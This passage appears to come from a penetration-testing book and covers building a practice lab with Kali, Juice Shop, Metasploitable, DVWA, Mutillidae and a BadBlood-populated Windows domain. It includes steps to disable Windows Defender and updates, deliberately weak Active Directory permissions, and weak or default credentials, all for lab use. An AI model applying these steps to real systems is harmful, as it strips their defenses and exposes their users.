
I use DHCP for all the IP addresses in this book. In real life I have numerous systems and IoT devices running Kali, and most likely, you will too. I also assume, as this is the Advanced book, that the reader is able to check what IP address a device is using. That's why I wasn't as concerned about using static addresses in this book, which I did in the earlier books. Side note, I use "cSploit" on my Kali NetHunter phone a lot to quickly detect IP addresses, it works amazingly well. If you do need to set the IP address for Kali you can do so through the Desktop Menu.

1. Right click on the ethernet icon in the upper right, by the speaker icon.





2. Click on “**Edit Connections**” to expand it.
3. Then click on “Wired Connection 1”.
4. Click the Gear Icon.
5. Under “**Wired - Connected**” click the settings icon.
6. You can then change any network settings that you want.



Reboot the system. When it comes back up, open a terminal window (click the terminal button on the quick start menu) and run “*ifconfig*” to make sure the IP address was successfully changed. And that’s it; Kali should now be installed and ready to go.

## **Kali Linux - Updating**

Kali Linux is constantly being updated to include the latest tools and features. If you haven’t used Kali in a while, you will be a normal user now by default, and either need to switch to a superuser terminal or use sudo to run commands that need root access.

To update Kali Linux, open a terminal prompt and type:

- *sudo apt update*
- *sudo apt upgrade*

```
(kali㉿kali)-[~]
└─$ sudo apt update
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
629 packages can be upgraded. Run 'apt list --upgradable' to see them

(kali㉿kali)-[~]
└─$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
```

The update could take a while and may prompt you for input - If you are unsure what how to answer a question, just use the default response.

- Reboot when the update is complete.

Now that Kali is updated, let's add a vulnerable web app to it.

## **OWASP Juice Shop - Installing on Kali**

**Tool Website:** <https://owasp.org/www-project-juice-shop/>

OWASP Juice shop is a modern vulnerable Web Application for testing and learning. The Docker version runs nicely on our Kali Linux install. Installing Juice Shop is a two-step process, installing Docker and then installing the Docker version of Juice Shop.

### **Install Docker**

Open a terminal prompt and enter the following commands:

- *sudo apt update*
- *sudo apt install -y docker.io*
- *sudo systemctl enable docker --now*
- *docker*

### **OWASP Juice Shop - Installing & Running**


- *sudo service docker start*
- *sudo docker pull bkimminich/juice-shop*

➤ *sudo docker run --rm -p 3000:3000 bkimminich/juice-shop*

```
kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
> juice-shop@11.1.3 start /juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v12.18.2 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
```

Now just surf to localhost:3000



That's it! It is now ready for use. Let's move on and set up some more Virtual Machines.

## Installing Metasploitable 2

Metasploitable 2, the purposefully vulnerable Linux operating system that we will practice exploiting, is available as a VMWare virtual machine. As we did with the Kali VM above, all we need to do is download the Metasploitable 2 VM image, unzip it and open it with VMware Player.


1. Download *Metasploitable 2* (<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>)
2. Unzip the file and place it in the folder of your choosing (I used my advanced VM folder).

Then just open Metasploitable 2 in VMWare by starting another copy of VMWare Player.

- Then click, “**Player**”, “**File**”, “**Open**”
- Navigate to the ‘Metasploitable.vmx’ file, select it and click, “**Open**”

It will now show up in the VMware Player Menu.

3. Now go to “**Edit Virtual Machine Settings**” for Metasploitable and make sure the network interface is set to “**Bridged**” (or NAT if you prefer, just make sure all VMs are set the same).



Metasploitable 2 is now ready to use.

---

### **Warning:**

*Metasploitable is a purposefully vulnerable OS. Never run it directly open on the internet. Make sure there is a firewall installed between your host system and the Internet.*

---

Go ahead and start the Metasploitable system, click “**I copied it**” if you are asked if you moved or copied it. You should now see the Metasploitable Desktop:

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

4. Login with the credentials on the screen.

Login name: *msfadmin*

Password: *msfadmin*

To get out of this VM window and get mouse control back, just hit “*Ctrl-Alt*”.

## **Metasploitable 2 - Setting the IP Address**

By default, Metasploitable 2’s address is set as “Dynamic”. That will be perfectly fine for our lab. If you want to set it to a Static IP, edit the “*/etc/network/interfaces*” file. In this file you can set the IP address, Netmask and Gateway.

- In Metasploitable2 navigate to “*/etc/network*”
- Enter, “*sudo nano interfaces*”
- Change the “*iface eth0 inet dynamic*” line to say “*iface eth0 inet static*”
- Then enter the IP address, netmask, and your router gateway.

- Example IP addresses just for reference, use IP addresses appropriate for your network.

```
GNU nano 2.0.7 File: interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.68
    netmask 255.255.255.0
    gateway 192.168.1.1
```

- When finished, hit “*ctrl-x*”, “*y*”, and then hit “*enter*”
- Type in “*cat interfaces*” to verify your changes:

```
msfadmin@metasploitable:/etc/network$ cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.68
    netmask 255.255.255.0
    gateway 192.168.1.1
```

- Type “*sudo reboot*” to reboot Metasploitable2

We now have our Metasploitable2 and Kali systems setup and ready to use. To verify that Kali and Metasploitable2 can see each other, use “ifconfig” to get the IP addresses of both systems, then use the ping command. Ping the Kali system from the Metasploitable system, and vice versa. If you see “64 bytes from ...” in both responses then you can be assured that everything is setup and they can see each other and communicate correctly.

## Windows 10 - Installing as a Virtual Machine

In this book I use a Windows 10 desktop and a Windows 11 system in a few examples. You will need to install a licensed copy of Windows in



VMWare Player. You could also download a time bombed Enterprise Trial version from Microsoft.


Windows .ISO Trial Versions are available at:

<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise>


A Windows 11 VMWare image is located at:

<https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>

I will not cover installing a full copy of Windows 10 in VMWare Player, but basically all you need is your Windows 10 ISO & install Key, and do a full install from disk by clicking “*Create a New Virtual Machine*” and then pointing to your ISO:



Then just install Windows 10 as usual. I recommend using at least 4 GB of RAM for the virtual machine. If you use too little the VM will be sluggish, but too much could affect the performance of the host. Also, set the network adapter to bridged (or whatever is best for your environment).



- If you have the processing power, setting the processors to “2” will also help

The Microsoft Defender team has been very active at watching Anti-Virus tool bypass updates and blocking them as soon as they are released. So, standard bypasses that work now, at the time of this writing, most likely will not work by the time this book is published and distributed. Therefore, for functionality, I recommend that you turn AV off on your target systems.

In the Windows 10 settings, Virus & Threat Protection Settings, got to manage, then turn off Real-Time Protection.





Turn off Cloud and Sample Detection also:

## Real-time protection

This helps find and stop malware from installing or running on your PC.

Off

## Cloud-based Protection

Get Real-time protection when Windows Defender sends info to Microsoft about potential security threats. This feature works best with Automatic sample submission enabled.

Off

[Privacy Statement](#)

## Automatic sample submission

Allow Windows Defender to send samples of suspicious files to Microsoft, to help improve malware detection. Turn this off to be prompted before sending samples to Microsoft.

Off

[Privacy Statement](#)

If you have a very aggressive Antivirus/ Security software on the host machine, you may need to disable that as well. I have to do this on my system when working with some of the C2 (Command & Control) frameworks, the host AV will catch the payloads, and remove them before they execute. Lastly, install the VMWare tools when prompted.

**WARNING!** *It is your responsibility and sole liability to determine if it is safe to disable your security in your test lab environment. Do not use your host system on the Internet or in a production environment with the security on your host disabled. Also, make sure there is a hardware firewall between your lab and the internet.*

## Installing Windows Server VM with BadBlood

Next, let's install a Windows Server VM with "BadBlood". BadBlood by Secframe is a Windows Domain populator for security labs. It adds thousands of objects to Active Directory that, well, aren't very secure. The first step is that we need to install Windows Server. Then promote it to a Domain Controller, and finally run BadBlood which will muck it up in a good way for us. Just a side note - I did install BadBlood on Windows Server 2022 and it mostly seemed to work, though it did kick out a lot of "command not found errors" during install. So, I would stick with 2016 or 2019.

1. Install Windows Server 2016 and/ or 2019 in a VM.

If you don't have a license key, you can download a trial version from the Microsoft website. Never download Microsoft Operating Systems from random websites, it is a good way to get a virus. At the time of this writing, the automated Windows Server install from ISO seems to error out in VMWare with a security error using the auto-install. I had to create a new empty VM, then set the VM to boot from the ISO. Then the install went without error. You can also import the VHD version from the Microsoft Trial Website into WMWare Player.

Microsoft Server Trial Website:

<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server>

2. Make it a Domain Controller.

The next step is to turn the Server into a domain controller. You can do this manually or you can use the AD creation tool from the BadBlood author:

[https://github.com/davidprowe/AD\\_Sec\\_Tools/blob/master/AD\\_domain\\_CreateNewDomain/defaultNewDomainCreation.ps1](https://github.com/davidprowe/AD_Sec_Tools/blob/master/AD_domain_CreateNewDomain/defaultNewDomainCreation.ps1)

You should double check the PowerShell script and change any settings necessary for your lab, before running it. I changed the domain name in the script to "domain.local". The script sets the Server for 2012R2 domain and forest mode.

Run the PowerShell command as an Administrator:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Start Installation...
66%
[oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            9/4/2020   2:15 PM          1082 defaultNewDomainCreation.ps1

PS C:\Users\Administrator\Documents> .\defaultNewDomainCreation.ps1
WARNING: The changes will take effect after you restart the computer WIN-4H73EETCOJM.
```

The Server is now prepped to install BadBlood. Reboot and make sure the file server is actually a Domain Controller. If it is not, you may need to run through the Active Directory Domain Services Configuration Wizard, and set this server as the Domain Controller for its own forest. Reboot when finished.

### Installing BadBlood on Windows Server

Tool Website: <https://www.secframe.com/badblood/>

Tool GitHub: <https://github.com/davidprowe/BadBlood>

As mentioned earlier, BadBlood adds thousands of objects to a Windows Server. It will generate random users and objects and randomly assign permissions to them that they probably shouldn't have - making a perfect test environment.

### Download and Install BadBlood

- > Download the BadBlood Zip File - <https://github.com/davidprowe/BadBlood>
- > Extract it
- > In an Admin level PowerShell prompt run, “.\Invoke-BadBlood.ps1”

```

Welcome to BadBlood
Press any key to continue...

Random Stuff into A domain - Creating 4787 Users
Progress:
[ooo


Press any key to continue...
You are responsible for how you use this tool. It is intended for personal use only
This is not intended for commercial use
Press any key to continue...

Type 'badblood' to deploy some randomness into a domain: badblood
badblood

Operation          DistinguishedName          Status
-----
AddSchemaAttribute  cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=d...  Success
AddSchemaAttribute  cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=domain,DC=local    Success
ModifySchemaClass   cn=computer,CN=Schema,CN=Configuration,DC=domain,DC=local        Success

```

How can you tell that it worked? Check the Domain information in Active Directory Users and Computers. The Domain that looked like this:



Should now look something like this:

	Name	Type	Description
Active Directory Users and Computers			
> Saved Queries			
v domain.local			
> .SecFrame.com			
v Admin			
> Staging			
> Tier 0			
> Tier 1			
> Tier 2			
Builtin			
Computers			
Domain Controllers			
ForeignSecurityPrinci			
Grouper-Groups			
Managed Service Acc			
v People			
AWS	AWS	Organizational...	AWS Stuff
> AZR	AZR	Organizational...	Azure Cloud stuff
> BDE	BDE	Organizational...	Business Development
> Deprovisioned	ESM	Organizational...	Endpoint System Manag...
	FIN	Organizational...	Finance
	FSR	Organizational...	Field Services
	GOO	Organizational...	Google Cloud
	HRE	Organizational...	Human Relations
	ITS	Organizational...	Information Technology...
	OGC	Organizational...	Office of the General Co...
	SEC	Organizational...	Information Security
	TST	Organizational...	Testing Admin Stuff
	ALPHONSE_...	User	Created with secframe.c...
	BRIDGETT_J...	User	Created with secframe.c...
	DANNY_HO...	User	Created with secframe.c...
	DARIN_SWEET	User	Created with secframe.c...
	DARREL_CH...	User	Created with secframe.c...
	ERNA_CON...	User	Created with secframe.c...

Just remember that all the objects and rights are created randomly. So, your Bad Blood install will not perfectly match mine, but it will be similar. One last step is to turn off Anti-Virus and Automatic Updates. Remember we are using this as a vulnerable lab system.

To turn off automatic updates:

- Run “*sconfig*” as administrator
- Select “*option 5, Windows Update Settings*”
- Set it to manual

As seen below:



```
C:\Windows\System32\cmd.exe
=====
Server Configuration
=====
1) Domain/Workgroup:                Domain:  Domain.local
2) Computer Name:                   WIN-EMOB9DJNR5B
3) Add Local Administrator
4) Configure Remote Management      Enabled
5) Windows Update Settings:         DownloadOnly
6) Download and Install Updates
7) Remote Desktop:
8) Network Settings
9) Date and Time
10) Telemetry settings
11) Windows Activation
12) Log Off User
13) Restart Server
14) Shut Down Server
15) Exit to Command Line

Enter number to select an option: 5

Windows Update currently set to: DownloadOnly
Select (A)utomatic, (D)ownloadOnly or (M)annual updates: M
Setting updates to Manual...

Update Settings
Windows Update set to Manual. System will never check for updates.
OK
```

That's it, our Windows Server VM is ready!

## OWASP Mutillidae 2

**Tool GitHub:** <https://github.com/webpwnized/mutillidae>

OWASP Mutillidae II is a deliberately vulnerable web application that is perfect for security lab training. It is focused around learning and practicing the OWASP top vulnerabilities. Mutillidae has been around for several years now, but is an active project and is still fairly regularly updated. There are several ways to install Mutillidae, each are covered on the Tool Author's YouTube Channel. You can install it any way you like. For this book, I installed it on an Ubuntu VM and it worked very well.

Each install method is covered extensively on the tool author's YouTube site:

<https://www.youtube.com/playlist?list=PLZOToVAK85MqxEyrjINe-LwDMhxJJKzmm>

Again, you can follow any of the tool author's install methods, whatever works best for your environment. I chose running it directly on

Ubuntu - Here is a brief install overview.

## Installing Mutillidae on Ubuntu

1. Create an Ubuntu VM
2. Install XAMPP
3. And then, “*git clone Mutillidae*” to the `/opt/lampp/htdocs` directory
4. Start control panel: `sudo /opt/lampp/manager-linux-x64.run`
5. Set the password to Mutillidae:

- `/opt/lampp/bin/mysql -u root`
- `use mysql;`
- `update user set authentication_string=PASSWORD('mutillidae') where user='root';`
- `update user set plugin='mysql_native_password' where user='root';`
- `flush privileges;`
- `quit;`

6. Start Mutillidae

- `cd /opt/lampp`
- `sudo ./xampp start`

```
dan@ubuntu:~/Downloads$ cd /opt/lampp/  
dan@ubuntu:/opt/lampp$ sudo ./xampp start  
Starting XAMPP for Linux 8.0.0-2...  
XAMPP: Starting Apache...ok.  
XAMPP: Starting MySQL...ok.  
XAMPP: Starting ProFTPD...ok.
```

7. Surf to <http://localhost/mutillidae> - You may need to click on “*setup/reset database*”.



To access the webserver remotely, you may need to allow access to your network address in the “/opt/lamp/htdocs/mutillidae/.htaccess” file – Localhost and the VMWare host only addresses are allowed by default.

**Troubleshooting** - If you get a “directory not empty, can’t reset database” error - You may need to remove the Mutillidae folder in “/opt/lampp/var/mysql”, and then click “rebuild/setup” the DB again from the Mutillidae website.

Now that we have Mutillidae setup on Ubuntu, we can add another Vulnerable Web Application - DVWA to the same system.

## Damn Vulnerable Web Application (DVWA)

Tool GitHub: <https://github.com/digininja/DVWA>

Damn Vulnerable Web Application (DVWA) is another good tool for practicing and learning Web App Security. If you installed Mutillidae on an Ubuntu VM, you can install DVWA on the same system.

## Installing DVWA

1. Change to your HTDOCS directory
2. Enter, `sudo git clone https://github.com/digininja/DVWA.git`
3. surf to “`http://127.0.0.1/DVWA/setup.php`”

Fix any of the red marked areas for your environment - if you installed it on the Mutillidae system, you will need to change the username and password to “root/ mutillidae” in the config file.

**NOTE:** I did not install the reCAPTCHA key, you will not need it.

## Metasploitable 3 for VirtualBox

**Tool GitHub Site:** <https://github.com/rapid7/metasploitable3>

Metasploitable 3 is the latest in the Metasploit lab target series. It is the first Metasploitable to come in two versions - a Windows and a Linux Version. The install can be, well, a little challenging, especially for the Windows version. As the install is updated somewhat frequently, my advice is to visit the tool GitHub site listed above and closely follow the install directions. Make sure you install the exact requirements specified before trying the install.

Both Linux and Windows versions act like a “Capture the Flag” type game. I only use the Linux version in the book, so that is the only one you need to install. It also seems to be the most reliable of the two to install.

The Metasploitable3 install routine uses VirtualBox and Vagrant to create the boxes. You must have VirtualBox installed before attempting to install Metasploitable3. You will also need to install Vagrant-Reload plugin along with the other requirements.

```
PS D:\metasploitable3-workspace\vagrant-reload-master> vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching vagrant-reload-0.0.1.gem
Installed the plugin 'vagrant-reload (0.0.1)!'
PS D:\metasploitable3-workspace\vagrant-reload-master>
```

Once you have everything installed you can use the commands specified in the website install instructions to build both or either one of the Metasploitable boxes.

```
PS D:\metasploitable3-workspace> Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"
PS D:\metasploitable3-workspace> vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Box 'rapid7/metasploitable3-ub1404' could not be found. Attempting to find and install...
ub1404: Box Provider: virtualbox
ub1404: Box Version: >= 0
==> ub1404: Loading metadata for box 'rapid7/metasploitable3-ub1404'
ub1404: URL: https://vagrantcloud.com/rapid7/metasploitable3-ub1404
==> ub1404: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
```

As mentioned, we will only need the Linux version for this book. Once it is installed it should add itself to VirtualBox. Just make sure that your new Metasploitable3 box network settings match the same subnet network settings for your VMWare network and you should be all set. They should all be able to talk to each other.

## Conclusion

That's it! Our Virtual Lab is now ready for use! In this chapter we covered how to setup numerous Virtual Machines on a single system to

create a test lab. We set them all up to use the same networking so that they can communicate with each other. We will use this setup throughout the rest of the book. Just as a reminder, if you set up your own virtual host and are using DHCP, the IP addresses of the systems may change when rebooted. If you are not sure what your IP address is you can run “*ifconfig*” (Linux) or “*ipconfig*” (Windows) in the VM to find the IP address.

